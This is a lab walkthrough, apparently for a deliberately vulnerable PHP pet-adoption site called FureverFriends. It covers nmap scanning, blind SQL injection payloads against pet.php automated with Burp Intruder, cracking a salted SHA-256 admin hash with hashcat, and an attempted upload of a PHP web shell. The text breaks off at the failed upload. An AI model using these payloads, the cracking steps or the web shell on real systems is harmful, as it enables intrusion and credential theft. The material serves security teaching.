FureverFriends Walkthrough

Exploiting Vulnerabilities in a Pet Adoption Website

Prepared by: Valentina Guerrero Chala , Hannah Moran , Lysander Miller

Introduction


This writeup explores five vulnerabilities in FureverFriends, a php pet adoption website that runs on a Linux server. Our attack starts with blind SQL injection, which allows us to extract an administrator's hashed password. After cracking the password with a dictionary attack, we use the admin's dashboard to upload a php web shell. Once we have access to the Linux server as user www-data, we extract the credentials of a more privileged user by exploiting an exposed git. folder. Lastly, we use a PATH injection attack on some vulnerable code in order to elevate ourselves to root status. By chaining together these vulnerabilities, we go from being outside of the server to on the server with root permissions.

Enumeration

To begin the attack, we check for open ports with a **nmap scan**.

```
nmap -sV -oN [output file] -Pn [target IP]
```

The scan shows us that ports **22 and 80** are open:




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 indicates that there is a web application running on the server. If we visit the IP address using a web browser, it redirects us to the FureverFriends Website's login.php

login.php


One of the first things that we notice after examining the website is that there is a subtle login link in the footer of index.php. This link takes us to a login page with a basic sign-in form.



Although our first idea is to attempt to log in through brute force, we quickly realize that, after 3 failed login attempts, we must wait 30 seconds before trying to log in again. This renders any brute force attack unfeasible. Thus, we must try to extract the username and password through a different method.

Blind SQL Injection

After inspecting the website a bit more, we come across pet.php. This page displays the information corresponding to the pet that matches the ID in the URL. If pet.php?id=2, we see a bunny. Alternatively, if pet.php?id=4, we see a cat. Thus, we can infer that the website uses the parameter in the URL to send a query to a SQL database. This query most certainly includes WHERE and SELECT clauses.



Name: Luna

Type: Cat

Age: 5


Sex: Female

Breed: Siamese

Vaccinations up to date: Yes

The fact that the website includes a URL parameter in its database query suggests that the site could be vulnerable to **SQL injection**. SQL injection is a code injection technique that allows us to insert malicious code to interfere with the queries that an application makes to its database.

We can start testing for this web vulnerability by inserting the single quote character ‘ in the URL. Once we hit enter, we see that the website returns a vague error message.



```
An error occurred. Try again
```

This is promising. By inserting a ‘ we managed to break the syntax of the query, which means that the website does not sanitize the URL parameter properly.

Now that we know that the website is vulnerable to SQL injection, we need to figure out two things:


1) The database type (because the syntax of the queries is different if it is an Oracle, PostgreSQL, or MySQL database).
2) Whether we can get the website to display the results of different queries (this could allow us to execute relatively straight forward attacks, such as a UNION attack).

We can first determine the database type by appending the following SQL commands to the URL. If the site executes the query and displays the normal contents of the page, we have found the database type.

Database Type	**Command**	**Website Query**	**Result**
ORACLE	SELECT v$version	pet.php?id=1; SELECT v$version	Error
MySQL/Microsoft	SELECT @@version	pet.php?id=1; SELECT @@version	Error
PostgreSQL	SELECT version()	pet.php?id=1; SELECT version()	Success

After a couple of tests, we discover that the FureverFriends website uses a PostgreSQL database.

To better understand how the website processes and displays the results of a given query, we can modify the URL to "pet.php?id=4 OR 1=1". On the backend, given that "1=1" is always true, the database returns a list of all pets (or to be more precise, all the rows of the table in which the pets are stored). However, on the frontend, what we see depends on how the website fetches the database's results. If the website fetches all rows, we should either see the information of all pets or at least the information of the pet with the highest id (in this case, the pet with the highest id is Arachne. Its id=5 and there are only five pets in the database). Yet, when we try this query, we just see Whiskers's information. In other words, we only see the information from the pet whose id=1.


192.168.64.5/FureverFriendsWebsite/pet.php?id=4 OR 1=1

Furever Friends Adoption

About Us Our Services Contact

Name: Whiskers

Type: Cat

Age: 4

Sex: Male

Breed: Domestic Shorthair

Vaccinations up to date: Yes


This most likely indicates that the site only fetches the first row of results. In the context of pet.php, this makes sense because the site expects the database to return the information corresponding to a single pet. Unfortunately, this means that regardless of how we modify the URL, the website will only display the row of results that correspond to the first part of the query (everything up to id=). The results of any additional clauses we add to this query will be processed by the database but won't be displayed.

Given that the website only fetches the first row of results, we cannot perform an in-band attack (an SQL attack in which the results of our malicious query are returned within the application's responses) and we need to resort to **blind SQL injection**.

Blind SQL injection is a type of SQL injection attack that asks the database true or false questions and determines the answer based on the application's response. This type of SQL injection is useful when an application is vulnerable to SQL injection, but its responses do not contain the results of the relevant SQL query or the details of any database errors.

We can verify that the FureverFriends website is vulnerable to Blind SQL injection by appending "AND 1=1" and "AND 1=2" to the URL.

In the first case, when we add "AND 1=1", we see the same results, except that the image is not displayed.



Name: Luna

Type: Cat


Age: 5

Sex: Female

Breed: Siamese

Vaccinations up to date: Yes

However, when we add “AND 1=2” all fields are empty.


Not Secure 192.168.64.5/FureverFriendsWebsite/pet.php?id=4%20AND%201=2

Furever Friends Adoption

About Us Our Services Contact

Name:

Type:

Age:

Sex:

Breed:

Vaccinations up to date: Not applicable

Now that we know that the website’s responses change depending on whether the injected condition is true or false, we can extract the credentials for login.php.

The first step is to locate the table of the database in which the users’ credentials are stored. Although it is possible to extract the name of all the tables character by character (see this Blind SQL injection tutorial if you are interested), we can directly test whether the database contains a table called “users.” (“users” is just our first guess for how a table that stores users' credentials would be called). To test whether a “users” table exists, we append the following query to the URL:

```
pet.php?id=4 AND (SELECT NULL FROM users) = NULL
```

Although the website does not display Luna’s information, it does not show us the error message either. This means there exists a table called users.


We can use similar queries to confirm that the table “users” has two columns named “username” and “password”. (Again, these are just two column names that we guessed correctly after trying different combinations. “Username” and “password” are very common columns for tables that deal with user information).

```
AND (SELECT ascii(SUBSTR((SELECT password FROM users),1,1))) > 0
```

```
AND (SELECT ascii(SUBSTR((SELECT username FROM users),1,1))) > 0
```

After confirming that the “users” table has two columns called “username” and “password”, we can extract the credentials character by character. This task is obviously very tedious so we can use Burp Suite to automate the process. To extract the first username, we can do the following:

1. Use Burp Suite’s browser to visit http://192.168.64.5/FureverFriendsWebsite/pet.php?id=4 AND (SELECT ascii(SUBSTR((SELECT username FROM users),1,1))) = 97
   Note: This query compares the first character of the first username to 97 (the ASCII code for ‘a’)
2. In the target tab, highlight the last two digits of the query (97, in this case) and right-click “send to intruder”.
3. In the intruder tab, go to payloads and set the appropriate payload type and payload settings.



Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type d

Payload set: 1 Payload count: 26

Payload type: Numbers Request count: 26

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range


Type: [✓ Sequential] Random

From: 97

To: 122

Step: 1

4. Go to “Grep - extract” in settings and define start and end expression to capture whether the website displays Luna in the name label



[✓] Define start and end


[✓ Start after expression:] Name:

Start at offset: 1250

[✓ End at delimiter:] </div>

End at fixed length: 19

5. Select “Start Attack” and check which payload triggers the website to display Luna



Request	Payload	Status code	Error	Timeout	Length	Name:
0		200	☐	☐	1896	</h2> <p></p>
1	97	200	☐	☐	2899	</h2> <p>Luna</p>
2	98	200	☐	☐	1895	</h2> <p></p>
3	99	200	☐	☐	1895	</h2> <p></p>
4	100	200	☐	☐	1896	</h2> <p></p>
5	101	200	☐	☐	1896	</h2> <p></p>
6	102	200	☐	☐	1896	</h2> <p></p>
7	103	200	☐	☐	1896	</h2> <p></p>
8	104	200	☐	☐	1896	</h2> <p></p>
9	105	200	☐	☐	1896	</h2> <p></p>
10	106	200	☐	☐	1895	</h2> <p></p>

In this case, the first character of the username is ‘a’. After repeating the same procedure multiple times, we eventually discover that the first username is “admin”.

Note: Every time we test a new character of the username, we need to update the position of the characters in the query. For instance, to extract the second character we would use this query: “AND (SELECT ascii(SUBSTR((SELECT username FROM users),**2**,**2**))) = 97”

Now that we have a username, we can repeat all the previous steps with Burp Suite and extract the corresponding password. In this case, we use the following query:

```
AND (SELECT ascii(SUBSTR((SELECT password FROM users WHERE
username=CHR(97)||CHR(100)||CHR(109)||CHR(105)||CHR(110) LIMIT 1 OFFSET 0),1,1)))=
ASCII_CODE
```

Note: We use the chr() function to encode strings and prevent single quotes escaping.

After 77 tests, we eventually determine that admin's password is:

```
fdcjLV402R8a$f426655e06d65dbe8a908ad82c08151868f5e5126c43c6fd7b21f68678002e20
```

Password Cracking

With a basic understanding of password storage and hashing algorithms, we try to crack the password to learn admin's credentials and then gain admin access.


Salt and Digest

How can we interpret this string? First, we must define a **salt** and a **hashed password**. A salt is a randomly generated string of text, generally no shorter than 16 bytes. A hashed password, also called a **digest**, is the output of a **hashing algorithm** that takes in a user's password and salt. A hashing algorithm, or a one-way function, is a function that takes in information of arbitrary size and maps that data to a fixed-size. Here, the salt and hashed password are separated by a **$** symbol.

```
fdcjLV402R8a$f426655e06d65dbe8a908ad82c08151868f5e5126c43c6fd7b21f68678002e20
```

The salt is highlighted in blue. The hashed password is highlighted in yellow.

In a database of user credentials, these pieces of data are stored in place of a user's password in plain text. This is done as an extra measure of security, since in this case, if the admin's password was stored in plain text, we could simply log in as normal without any effort. Additionally, any hashed password should be **salted** before it is hashed and stored.



Flowchart to illustrate how a password is hashed.


Salting refers to the action of concatenating a salt to the plaintext user password. After the password is salted, it is hashed with a hashing algorithm and stored in the database. This means the next time the user verifies their credentials, they can enter their plaintext password and the system will concatenate the salt to the password, run it through the hashing algorithm, and if the subsequent digests match, then the user has entered the correct password and is permitted to sign in. A new salt is generated each time a new user is added and their credentials need to be stored.

Furthermore, we can use our understanding of hashing passwords to try and guess the password. We must determine the hashing algorithm used. We can use a tool like **this one** to guess what hashing algorithm was used when given a digest. Alternatively, we know that **SHA-256** (Secure Hashing Algorithm), produces a digest of 256 bits, which describes our corresponding digest.

Dictionary Attack

Now that we know admin's password is hashed using SHA-256 and we know the salt, we will try a **dictionary attack** to successfully guess admin's password. A dictionary attack tries every password from a given word list to guess a password. First, we must obtain a list of commonly used passwords. Word lists such as **rockyou.txt** contain over 10 million passwords that can be used to guess passwords. For the simplicity of the walkthrough, we use a word list containing the **top ten thousand most common passwords**.

Then, each candidate password in our word list needs to be "salted" with the salt we found in the database to ensure the digest is accurate. Therefore, we must write a quick script to concatenate the salt string to the front of each candidate password.



What a modified list of passwords should look like.


Hashcat

To execute an efficient dictionary attack, we can use a password recovery tool to compute hashes and compare to the target digest to try and guess the admin's password. We decide to install one password cracking tool called **hashcat** in order to quickly guess admin's password. Several guides exist with detailed instructions on **installing this software**.

Once hashcat is installed on our machine, we run the following command in a directory with the digest and modified wordlist in it.

```
hashcat -m 1400 -a 0 [digest].txt [modified wordlist].txt
```

This hashcat command contains a few instructions worth understanding. **-m** is a flag which takes in an argument that specifies the hash type that will be computed. In this case, we want to compute the SHA-256 digest for each candidate password, and the argument 1400 specifies that. Additionally, **-a** is a flag which takes in an argument that specifies the attack type. A **straight attack**, or the default attack, is denoted by a zero, and goes through a given word list, considering each password it comes across. The digest and word list text files then follow as two additional arguments to the command.




```
f426655e06d65dbe8a908ad82c08151868f5e5126c43c6fd7b21f68678002e20:fdcjLV402R8apupp
ydog

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1400 (SHA2-256)
Hash.Target......: f426655e06d65dbe8a908ad82c08151868f5e5126c43c6fd7b2...002e20
Time.Started.....: Sat Mar  9 15:24:59 2024 (0 secs)
Time.Estimated...: Sat Mar  9 15:24:59 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.......: fdcjLV402R8apuppydog [20]
Guess.Queue......: 7307/10000 (73.07%)
Speed.#2.........:     6024 H/s (0.00ms) @ Accel:1024 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1/1 (100.00%)
Rejected.........: 0/1 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: fdcjLV402R8apuppydog -> fdcjLV402R8apuppydog
Hardware.Mon.SMC.: Fan0: 19%, Fan1: 19%
Hardware.Mon.#2..: Temp: 60c

Started: Sat Mar  9 15:14:37 2024
Stopped: Sat Mar  9 15:25:01 2024
```

Hashed password highlighted in yellow. Successful password guess highlighted in blue. Number of guesses highlighted in pink.

Running hashcat finds that the password “puppydog” results in a matching digest when salted and hashed. We can now log in to the website as admin.

File Upload Attack

Now that we’ve obtained admin’s credentials, we are able to log in to the website. As a logged in user, we are able to access **dashboard.php**, where we can add new pets to the database and images to the server.




Simplified dashboard.php.

Let's attempt a file upload attack with a **PHP web shell**, which will allow us to run commands on the server.

```
<pre>
<?php
  if (isset($_REQUEST['command'])) {
    system($_REQUEST['command']);
  }
?>
</pre>
```

A PHP web shell.

However, a PHP web shell will not upload to the server because it is not an image file. We can bypass this by changing the file signature.


192.168.64.5 says

Upload failed, file is not an image.

Error message when uploading a web shell.

